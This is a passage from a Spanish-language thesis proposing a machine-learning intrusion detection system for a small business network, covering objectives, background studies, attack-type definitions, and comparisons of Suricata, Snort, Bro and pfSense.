En la figura 2 se muestra las estrategias de análisis para implementar un sistema detector de intrusos (IDS). Este proyecto de investigación se fundamentará en la detección de anomalías, ¿Por qué no la detección de uso indebido? Porque detecta una instrucción que ya conoce. Con la detección de anomalías se podrá evidenciar el comportamiento de la red



según los patrones empleando el aprendizaje automático – supervisado y no supervisado con los algoritmos K-Vecinos, Árbol de Decisión y Afinidad de Propagación en lo cual se predecirá que tipo de ataque es, sin que el usuario escriba una instrucción.

### **1.3. Objetivos**

#### **1.3.1. Objetivo general**

Desarrollar un sistema que detecte anomalías en el tráfico de red basado en el aprendizaje automático que permita la protección de la información.

#### **1.3.2. Objetivos específicos**

- Realizar un estudio técnico y teórico actual sobre el estado de la red PYME.
- Implementar un sistema de detección de intrusos (IDS) en la red PYME que más se adapte a sus necesidades.
- Analizar los datos recolectados a fin de encontrar patrones de correlación entre las variables.
- Elaborar un modelo predicción de ataques basado en algoritmo supervisado y no supervisado.

### **1.4. Justificación**

Una vez identificado el problema presente en la empresa Visión Digital, se propone la implementación de un Sistema Detector de Intrusos con Aprendizaje Automático con el objetivo de que verifique los diferentes patrones relacionados con los tipos de ataques cibernéticos, de esta manera se realiza un monitoreo en la red de datos y cuando se detecte paquetes de orígenes desconocidos el IDS procede a recopilar información de estos aprendiendo su estructura, para la aplicación de políticas de seguridad que permitan ejecutar medidas defensivas en los sistemas de información y el respectivo bloqueo de intrusiones maliciosas.

Otro justificativo de impulsar el desarrollo del presente proyecto es la de crear una alternativa tecnológica para que las pequeñas y medianas empresas estén prevenidas ante cualquier tipo de incidente de seguridad, logrando obtener una protección adecuada en los activos informáticos. La implementación de un Sistemas Detector de Intrusos con Aprendizaje Automático será de gran ayuda para la supervisión de intrusiones de carácter malicioso los cuales tienen como objetivo tomar el control de la red de empresas PYMES,

La presente solución busca ayudar a minimizar la efectividad de los ataques, aumentando el nivel de detección de los mismos, y por ende permitiendo a las empresas la continuidad de sus operaciones, por ende, el aumento de la productividad, rendimiento y fiabilidad en el negocio. Además, con la ejecución de este medio defensivo los clientes de las compañías tendrán mayor confianza en proporcionar su información durante el proceso de adquisición de algún servicio.

El Aprendizaje Automático proporcionado por los Sistemas Detectores de Intrusos actuales cumple con la función de supervisar el mal uso de las aplicaciones computacionales por usuarios internos, generación de alertas cuando exista la presencia de alguna intrusión o ataque y el aprendizaje de vectores de ataques para la implementación de controles de seguridad informática, manteniendo la confidencialidad, integridad y disponibilidad de los datos.

### 1.5. Delimitación

En el presente estudio se considera la delimitación dentro de los objetivos y alcance de la propuesta tecnológica a desarrollar.

- **Campo:** Seguridad Informática
- **Área:** Sistemas detectores de intrusos.
- **Problema:** Las empresas de menor tamaño se encuentran expuestas ante amenazas cibernéticas que tienen como objetivo provocar daños en la red de datos de una pequeña compañía atentando a su vez a la confidencialidad e integridad de la información de forma irreversible.
- **Delimitación temporal:** La implementación del sistema detector de intrusos se la lleva a cabo en una empresa PYME ubicada en la ciudad de Guayaquil.
- **Delimitación espacial:** Ciudad de Guayaquil.

### 1.6. Alcance

Los alcances del proyecto de titulación en desarrollo son los siguientes:

1. Recopilar información sobre el estado actual de la red de datos de una empresa PYME, verificando la cantidad de servicios y el tipo de información que manejan.
2. Implementar un sistema detector de intrusos óptimo satisfaciendo las necesidades y requerimientos del cliente, utilizando sistemas operativos Linux.

3. Implementar patrones de análisis de datos recopilados, para detectar algún tipo de intrusión anómala.
4. Seleccionar un algoritmo para el aprendizaje automático.

### 1.7. Premisa de la Investigación

El sistema detector de intrusos con aprendizaje automático se enfoca en aprender y analizar los diferentes vectores de ataques informáticos lanzados por piratas cibernéticos, para después proceder a filtrar los diferentes puertos donde se ejecutan los respectivos servicios de una empresa PYME, evitando de esta manera el acceso a la información confidencial de manera ilícita.

¿La implementación de un sistema detector de intrusos con aprendizaje automático ayuda a que las infraestructuras tecnológicas de las empresas Pymes puedan ser más seguras?

### 1.8. Operacionalización

Dentro de la Operacionalización se tiene dos variables tanto independientes y dependientes que se muestran a continuación:

- **Variable independiente:** Implementación de un Sistema de Detección de Intrusos (IDS).
- **Variable dependiente:** El aprendizaje automático de una red PYME.

**Tabla 1.** Operacionalización de variables

Variables	Dimensión	Indicadores	Técnicas y/o instrumentos
<b>Variable independiente: Implementación de un Sistema de Detección de Intrusos (IDS)</b>	Funcionalidad del Sistema Detector de Intrusos.	Detectar anomalías. Inspección de paquetes y análisis de vectores ataques	Informe de pruebas del Sistema Detector de Intrusos.
<b>Variable dependiente: El aprendizaje automático de</b>	Eficiencia del sistema detector de intrusos.	Tiempo de respuesta rápido. Optimización de recursos.	Aplicación de un Modelo de Aprendizaje Automático.

---

**una red de una  
empresa PYME.**

---

---

Garantía de  
protección de la  
información

---

## **Capítulo II**

### **Marco Teórico**

#### **2.1. Antecedentes**

Según un estudio desarrollado por Tejada (2018) indica que debido a los servicios que una empresa en México proporciona a los clientes potenciales se veía la necesidad de contar con herramientas de seguridad informática por estos motivos se implementó un sistema detector de intrusos que cumpla con la función de monitorear tráfico de red de origen desconocido para proceder a bloquear ciertos paquetes de datos que posean códigos maliciosos, evitando de esta manera que los atacantes tomen el control total de un sistema computacional. Además, la implementación de un IDS en la red de datos de una compañía permite ser más eficientes en el proceso de detección de anomalías y notificación de incidentes de seguridad.

Según Jiménez (2016) detalla que uno de los principales problemas de seguridad informática que existe en el Ministerio Público con sede en Puno-Perú es que la infraestructura tecnológica no permite controlar de manera eficiente el flujo de paquetes de datos que circulan por la red de datos, a pesar de poseer un servidor proxy los usuarios utilizan túneles para acceder a sitios web bloqueados produciendo un alto consumo de ancho de banda ocasionando de esta manera latencia en la red donde se puede apreciar que el rendimiento de la topología disminuye considerablemente.

Según el Universo se tiene que:

David Emm, un investigador de seguridad informática de GREAT (Global Research & Analysis Team), en Kaspersky LAB una empresa especializada en el desarrollo de Antivirus, explico que existen varios motivos para que un pirata cibernético lance un ciberataque, partiendo desde los beneficios financieros al deseo de sustraer cuentas bancarias de entidades corporativas, plantear alguna reivindicación social o política pasando por el Ciberespionaje o Ciberterrorismo, entre otros (2017).

Según un estudio realizado por Castillo (2018) indica que nombres, direcciones de correos electrónicos, números de teléfono, desglose de llamadas y millones de datos de clientes de Movistar han estado expuesto a cualquier persona malintencionada que utilice la información en beneficio propio, como consecuencia de un error básico de programación en el sistema informático de la compañía de telecomunicaciones. FACUA (Consumidores en Acción) indica que existe una vulnerabilidad en el servidor web de Movistar que al ser explotado provoca que registros confidenciales de clientes sean expuestos públicamente.

StartupTraining señala que:

En los últimos meses del presente año la compañía desarrolladora de Antivirus ESET ha estado analizando a fondo la inteligencia artificial (Machine Learning – ML) y evaluando su aplicación para la detección de amenazas con el objetivo de crear un modelo óptimo y eficiente que garantice la protección de los sistemas de información. Expertos de la empresa han construido dos motores de aprendizaje automático, robusto, resistente y de vanguardia integrándolo con la computación en la nube llamado ESET LiveGrid, para que pueda ser utilizado por usuarios corporativos y residenciales en casos de que se presente una ciberamenaza y el ESET Dynamic Threat Defense, que proporciona una capa de seguridad mediante el uso de la tecnología sandboxing con el fin de que ayude a identificar nuevas amenazas nunca antes vistas (2018).

Según una publicación hecha por El País (2019) indica que en el año 2018 se registraron más de 33000 incidentes de seguridad a entidades pertenecientes al sector público y empresas de interés estratégico en España, obteniendo un crecimiento del 25% de ciberataques respecto al año 2017. Checkpoint y el Centro de Ciberseguridad Industrial (CCI) han presentado en Madrid el informe “Incidentes de Ciberseguridad industrial en servicios esenciales en España” en la cual han participado 18 operadores de cinco factores estratégicos que son: eléctrico, gas, petróleo, transporte, agua y sanidad, donde según el estudio demuestra que el 75% de las compañías participantes están sometidas a un alto grado de vulnerabilidad en sus Sistemas de Información, mientras que el 41% consideran que la principal Ciberamenaza es comprometer la seguridad de los dispositivos IoT (Internet de las Cosas).

Por otra parte el 90% de las compañías del sector público y privado han tomado conciencia de que es de vital importancia de implementar sistemas de Seguridad Informática para proteger las aplicaciones computacionales y los respectivos servicios que se ejecutan en red, manteniendo la confidencialidad, integridad y disponibilidad de los datos. Sin embargo, existen algunas empresas donde la alta gerencia no toma en consideración los riesgos de pérdida de información que provocan daños irreversibles en la productividad del negocio.

## 2.2. Marco Conceptual

**Vulnerabilidad:** Es considerada una debilidad que se encuentra presente en un sistema informático o servicios que se ejecutan en la red por la desactualización de los repositorios

y paquetería, que puede ser explotada por un atacante mediante una intrusión maliciosa provocando fugas de datos, daños de activos lógicos, interrupciones del sistema, entre otras fallas (Bajaña, 2016).

**Amenaza:** Para Bajaña “se denomina la posible causa de un riesgo” (2016).

**Riesgo:** Se denomina los efectos de la incertidumbre en los objetivos de la organización o línea de negocio, en algunos casos el efecto de un riesgo puede ser positivo o negativo. Sin embargo, desde la perspectiva de la seguridad de la información por lo general el efecto es negativo Bajaña (2016).

**Ataque:** Es considerada un método o técnica que el atacante malicioso utiliza con el objetivo de tomar el control de la red, hurtar información, provocar interrupciones en el servicio afectando la productividad del negocio y ocasionar daños irreversibles en los activos lógicos Bajaña (2016).

**Aprendizaje automático:** Es un método analítico que permite a un sistema informático sin intervención humana que aprenda a identificar patrones, tendencias y relaciones con los datos.

**IDS:** Sistema detector de intrusos que cumplen con la función de identificar intrusos, alertando a la alta gerencia sobre la existencia de un ataque informático.

**Virus Informático:** Tiene como objetivo la alteración del funcionamiento de un ordenador provocando la eliminación de los archivos, infección de unidades de almacenamiento, denegación del servicio o recursos que trabajan en red, entre otras cosas Bajaña (2016).

### 2.2.1. Métodos de ataques más comunes

**Espionaje:** Es considera como la interceptación de las comunicaciones por un ente no autorizado. Existen dos tipos de espionaje que son el activo y el pasivo, el primero se basa en cuando un atacante captura los mensajes y procede a modificarlos distorsionando la comunicación, mientras que el pasivo el espía informático solamente se dedica a escuchar la conversación establecida entre dos personas Bajaña (2016).

**Phishing:** Es un ataque orientado al usuario final, donde consiste en clonar un sitio web sea bancario u organizacional con el objetivo de revelar las credenciales como usuario y contraseña del cliente para tener acceso a la información transaccional y ejecutar contraseña del cliente, para tener acceso a la información transaccional y ejecutar transferencias en línea Bajaña (2016).

**Ataques IP Spoofing:** Es una intrusión consiste en que la maquina atacante posea la misma dirección IP con el objetivo de acceder a los otros ordenadores, ocultando la identidad del intruso y que los paquetes IP falsificados no puedan ser eliminados Bajaan (2016).

**Denegación de Servicio:** Es un ataque provoca una interrupción mediante el exceso de peticiones al servidor, afectando la productividad y rendimiento del negocio Bajaan (2016).

## 2.3. Marco Teórico

### 2.3.1. Sistemas detectores de intrusos

Según Vallejo, Marcillo y Uvidia (2018) detalla que un sistema detector de intrusos es considerado un componente dentro del modelo de seguridad de redes de una organización. Los IDS son aquellos que detectan actividades denominadas inapropiadas, incorrectas o anómalas que son ejecutadas localmente y remotamente. Los sistemas detectores intrusos se clasifican de la siguiente manera:

**Host-Based IDS:** Son aquellos que son sistemas operativos basados en Linux que operan en host para detectar actividades de origen desconocido.

**Network-Based IDS:** Son aquellos que operan sobre los flujos de información que son transmitidos en la red de datos.

**Knowledge-Based IDS:** Son sistemas basados en conocimientos, es decir que analiza los patrones de ataques para proceder a bloquear.

**Behavior-Based IDS:** Son sistemas basados en comportamiento, donde se asume que una intrusión puede ser detectada observando una desviación respecto al comportamiento normal o esperado o de un usuario del sistema.

### 2.3.2. Tipos de actividades que detectan los IDS

Según Vallejo et ál. (2018), se tiene que entre los tipos de actividades que detecta un IDS están:

**Intrusivas, pero no anómalas:** Son aquellos que se denominan Falsos Negativos donde el sistema erróneamente indica ausencia de intrusión. En estos casos la actividad es considerada intrusiva pero como no es anómala no es detectada. No son deseables, porque dan una falsa sensación de seguridad del sistema

**No intrusivas pero anómalas:** Se denominan Falsos Positivos donde el sistema erróneamente indica la existencia de intrusión. En estos casos la actividad es considerada no intrusiva, pero como es anómala el sistema "decide" que es intrusiva. Deben intentar




minimizarse, ya que en caso contrario se ignorarán los avisos del sistema, incluso cuando sean acertados.

**No intrusiva ni anómala:** Son Negativos Verdaderos, la actividad es no intrusiva y se indica como tal.

**Intrusiva y anómala:** Se denominan Positivos Verdaderos, la actividad es intrusiva y es detectada.


### 2.3.3. Tipos de sistemas detectores de intrusos

**SNORT:** Para (Raza, S. S., & Issac, B) definen a SNORT es un sistema detector de intrusos desarrollado en el año 1998 por la compañía Sourcefire convirtiéndose en un estándar de vital importancia para las empresas que requieren de un IDS que sea de gran ayuda para poder inspeccionar todo el tráfico de red posible, de esta manera detectar intrusiones maliciosas que provoquen incidentes de seguridad. Actualmente SNORT ha sido ampliamente desplegado donde posee una arquitectura de un solo hilo tal como muestra en la figura 3 donde este utiliza la pila de protocolos TCP/IP cumpliendo con la función de comportarse como un Sniffer en la cual captura la mayor cantidad de paquetes que circulan por la red de datos. SNORT ha agregado una función de instancias múltiples a su última versión 2.9 transformando este IDS en un sistema de multiprocesos.



**Figura 3.** Arquitectura de un IDS SNORT, 2017. Información tomada de (Raza, S. S., & Issac, B). Elaborada por el autor.

**Suricata:** Para (Raza, S. S., & Issac, B) definen que es un sistema detector de intrusos desarrollado en el año 2010 por la compañía OPEN INFORMATION SECURITY (OISF), mejorando las deficiencias de SNORT ya que cuenta con una arquitectura de subprocesos múltiples capaz de detectar paquetes de datos de origen desconocido de forma inmediata para después proceder a decodificarlos con el objetivo de analizar el contenido del paquete capturado. Este sistema es denominado el IDS del futuro donde se integra nuevas funciones como el multiproceso tal como se muestra en la figura 4.



**Figura 4.** Sistema de detección de instrucción (IDS) Suricata, 2017. Información tomado de (Raza, S. S., & Issac, B). Elaborada por el autor.


#### 2.3.4. IDS basados en firmas (SIDS) para ICMPv6 DoS y ataques DDoS

Según Elejla, Anbar, Alnajjar, & Belaton (2016) menciona que actualmente los sistemas detectores de intrusos basados en firmas son aquellos que detectan ataques específicos que trabajan con direccionamiento IPV6. Los IDS que emplean direccionamiento IPV4 se han actualizado para incluir firmas que permitan identificar intrusiones IPV6 y poder tomar medidas defensivas evitando de esta manera daños a la confidencialidad de la información. A continuación, se presenta el proyecto BRO donde este sistema detector de intrusos que posee la funcionalidad de detectar ataques IPV6.

**BRO:** El proyecto BRO fue propuesto por la compañía PAXON y publicado como sistema detector de intrusos de código abierto con el objetivo de monitorear tráfico de red detectando cualquier comportamiento anómalo o sospechoso.

Para utilizar BRO los usuarios corporativos tiene que crear reglas en el script de BRO, de esta manera se activa la alarma dando la entrada a un archivo de registro o ejecutar comandos del sistema operativo, en el gráfico 5 muestra la arquitectura principal de BRO.

El motor de firmas se enfoca en un mecanismo de correspondencia de firmas contextuales para identificar intrusiones de carácter malicioso proporcionando coincidencia de patrones empleando expresiones regulares en un contexto de bajo nivel.



**Figura 5.** Arquitectura de BRO IDS, 2016. Información tomada de la investigación previa. Elaborada por el autor.

### 2.3.5. UTM que cumplen con la función de un sistema detector de intrusos

**PFSENSE:** Según Lancho (2017) menciona que un sistema operativo orientado a la seguridad informática defensiva, basado en Linux y FreeBSD que cumple con la función de emular sistemas detectores de intrusos, firewall, redes privadas virtuales, servidores proxys y demás con el objetivo de mantener protegida la infraestructura tecnológica de una organización evitando de esta manera que se filtre información confidencial como: registros de empleados, transacciones financieras, inversiones, contratos con empresas públicas y privadas, entre otros. Este UTM cuenta con una interfaz web para que los administradores de la red de datos puedan configurar, monitorear la red, añadir políticas de seguridad, implementar portales cautivos en redes inalámbricas y bloquear servicios considerados sospechosos disminuyendo el nivel de amenazas provocadas por malware. A continuación, se detallan puntos de vital importancia que proporciona el UTM PFSENSE.

- Firewall.

- NAT (Traducción de Direcciones de Red).
- Alta Disponibilidad.
- VPN (Redes Privadas Virtuales).
- DNS (Servidor de Nombres de Dominio).
- Servidor DHCP.

En la figura 6 se muestra como agregar una conexión VPN en PFSENSE.

The screenshot displays the pfSense web interface for configuring an OpenVPN client. The breadcrumb trail at the top reads 'VPN / OpenVPN / Clients / Edit'. Below this, there are tabs for 'Servers', 'Clients', 'Client Specific Overrides', and 'Wizards'. The 'Clients' tab is active, showing the configuration for a client named 'Mullvad - Sweden'.

**General Information**

- Disabled:** A checkbox labeled 'Disable this client' with the instruction 'Set this option to disable this client without removing it from the list.' It is currently unchecked.
- Server mode:** A dropdown menu set to 'Peer to Peer (SSL/TLS)'.
- Protocol:** A dropdown menu set to 'UDP on IPv4 only'.
- Device mode:** A dropdown menu set to 'tun - Layer 3 Tunnel Mode'. Below it, a note states: 'tun mode carries IPv4 and IPv6 (OSI layer 3) and is the most common and compatible mode across all platforms. tap mode is capable of carrying 802.3 (OSI Layer 2.)'
- Interface:** A dropdown menu set to 'WAN'. Below it, a note states: 'The interface used by the firewall to originate this OpenVPN client connection'.
- Local port:** A text input field with up/down arrows. Below it, a note states: 'Set this option to bind to a specific port. Leave this blank or enter 0 for a random dynamic port.'
- Server host or address:** A text input field containing 'se.mullvad.net'. Below it, a note states: 'The IP address or hostname of the OpenVPN server.'
- Server port:** A text input field with up/down arrows containing '1301'. Below it, a note states: 'The port used by the server to receive client connections.'
- Proxy host or address:** An empty text input field. Below it, a note states: 'The address for an HTTP Proxy this client can use to connect to a remote server. TCP must be used for the client and server protocol.'
- Proxy port:** A text input field with up/down arrows.
- Proxy Authentication:** A dropdown menu set to 'none'. Below it, a note states: 'The type of authentication used by the proxy server.'
- Description:** A text input field containing 'Mullvad - Sweden'. Below it, a note states: 'A description may be entered here for administrative reference (not parsed).'

**User Authentication Settings**

- Username:** A text input field containing 'ENTERYOURMULLVADACCOUNTNUMBERHERE'. Below it, a note states: 'Leave empty when no user name is needed'.
- Password:** Two text input fields with password icons. The first contains a masked password, and the second is labeled 'Confirm'. Below them, a note states: 'Leave empty when no password is needed'.

**Cryptographic Settings**

- TLS Configuration:** A checkbox labeled 'Use a TLS Key' is unchecked. Below it, a note states: 'A TLS key enhances security of an OpenVPN connection by requiring both parties to have a common key before a peer can perform a TLS handshake. This layer of HMAC authentication allows control channel packets without the proper key to be dropped, protecting the peers from attack or unauthorized connections. The TLS Key does not have any effect on tunnel data.'
- Peer Certificate Authority:** A dropdown menu set to 'Mullvad CA'.

**Figura 6.** UTM PFSENSE, 2019, Información tomada de investigación previa pfsense. Elaborado por Electric Sheep Fencing LLC.

### 2.3.6. Tipos de ataques que son detectados por el IDS

**Tabla 2.** Tipos de ataques que son detectados por el IDS

Ataque	Tipo	Detectado por el IDS
Ataque de Puerta Trasera	Activo	✓
Ataque Día Zero	Activo	✓
Ataque Phishing	Activo	X
Ataque Hombre en el Medio MITM	Pasivo	X
Ataque de Suplantación	Activo	X
Ataques Denegación de Servicio	Activo	✓
Ataque Denegación de Servicio Distribuido	Activo	X
Ataque de Fuerza Bruta	Activo	X

*Tipos de Ataques que son detectados por el IDS, 2020. Banchón Heleno Dayanna Lizbeth*

### 2.3.7. Procesos de reconocimiento y escaneo de la red detectados por el IDS

**Tabla 3.** Procesos de reconocimiento y escaneo de la red detectada por el IDS

Proceso	Detectado por el IDS
Reconocimiento Activo	X
Reconocimiento Pasivo	X
Escaneo de Puertos	✓
Enumeración	✓

*Procesos de reconocimiento y escaneo de red detectados por el IDS, 2020. Banchón Heleno Dayanna Lizbeth*

### 2.3.8. Selección del IDS Suricata

Para el desarrollo de este proyecto de titulación se implementa el UTM PFSENSE que cumple con la función de sistema detector de intrusos mediante un complemento que se instala en el propio PFSENSE llamado Suricata, después de haberse instalado este complemento se procede a configurar las respectivas políticas de seguridad del mismo para la detección de ataques informáticos que se ejecutan en redes LAN y WAN. La instalación de Suricata es debido a que este sistema detector de intrusiones posee ventajas como:

detección de ataques internos y externos, sincronización con el firewall para el bloqueo de puertos y filtrado de paquetes, inspección del sistema operativo verificando la existencia de una intrusión, entre otros.

### 2.3.9. Tabla comparativa de IDS

**Tabla 4.** Características de los Sistemas Detectores de Intrusos.

<b>Características</b>	<b>Suricata</b>	<b>Snort</b>	<b>Bro</b>
Captura de paquetes	✓	✓	
Decodificador y seguimiento del flujo de secuencias y conexiones para luego reensamblar la secuencia original	✓		
Inspección de la capa de aplicación	✓		
Detección y comparación de firmas	✓		
Procesamiento de eventos y salida de alertas	✓		
IDS basado en Red		✓	
Emulación de analizador de tráfico de red o Sniffer	✓	✓	
Registro de paquetes		✓	
Almacenamiento de Alertas		✓	

Alertas sobre la línea de ordenes completa, rápida y Socket	✓	✓		
Basado en políticas de seguridad informática especializadas				✓
Capacidad de tomar acciones cuando se detecta una actividad determinada				✓
Reducción del flujo de paquetes, organizándolos para ser llevados a un nivel superior				✓
Balanceador de carga en Bro				✓
Reporte de varios registros según protocolo y características				✓

*Características de los Sistemas Detectores de Intrusos, 2020. Banchón Heleno Dayanna Lizbeth.*

### 2.3.10. Ataques que se ejecutan en redes LAN, WLAN y WAN

**Tabla 5.** Tipos de Ataque que se ejecutan en Redes LAN, WLAN y WAN

Ataque	Tipo de Ataque	Red LAN	Red WLAN	Red WAN
Ataque Backdoor	Activo	✓	✓	✓
Ataque Denegación de Servicio	Activo			✓

Ataque Denegación de Servicio	Activo			✓
Distribuido				
Ataque de Phishing	Activo	✓	✓	✓
Ataque Hombre en el Medio	Pasivo	✓	✓	
Ataque de Fuerza Bruta	Activo	✓	✓	✓
Ataque de Suplantación	Activo	✓	✓	✓

*Tipos de Ataque que se ejecutan en redes LAN, WLAN y WAN, 2020. Banchón Heleno Dayanna Lizbeth*

### 2.3.11. Lenguaje de Programación Python

Según Robledano (2019) define que Python es un lenguaje de programación que se encarga de dividir el programa en módulos que son reutilizables desde otros programas Python. Este lenguaje integra una gran colección de módulos que son estándares que se pueden utilizar como base de los programas. Adicionalmente existen módulos incluidos que proporcionan E/S de ficheros, llamadas al sistema, sockets y hasta interfaces a GUI (interfaz gráfica con el usuario) como Tk, GTK, Qt entre otros.

Este lenguaje de programación de Python es utilizado por los desarrolladores de software como un lenguaje que interpreta las respectivas intrusiones de programación en un tiempo considerable en el desarrollo de una aplicación, para este sistema no es necesario proceder a compilar ni enlazar los módulos. El intérprete se puede utilizar de modo interactivo, lo que facilita experimentar con características del lenguaje, escribir programas desechables o probar funciones durante el desarrollo del programa.

### 2.3.12. Aprendizaje automático

Para Baviera el Aprendizaje Automático nació en el campo de la informática, y más en concreto, de la inteligencia artificial. Se trata de un tipo de programa informático cuyo procesamiento de datos es una suerte de aprendizaje. Dicho con otras palabras: la máquina no se programa para que responda de una determinada forma según las entradas recibidas, sino más bien para que extraiga patrones de comportamiento a partir de las entradas recibidas, y en base a dicha información aprendida o asimilada, realice la evaluación de nuevas entradas. Los algoritmos internos que constituyen la base de este aprendizaje tienen un fuerte componente estadístico y algebraico, con la consiguiente capacidad de cálculo (2017).

Para Rajkomar, Dean, & Kohane (2019) menciona que el Modelo de Aprendizaje Automático aplicado a la medicina posee la capacidad de poder aprender los diferentes

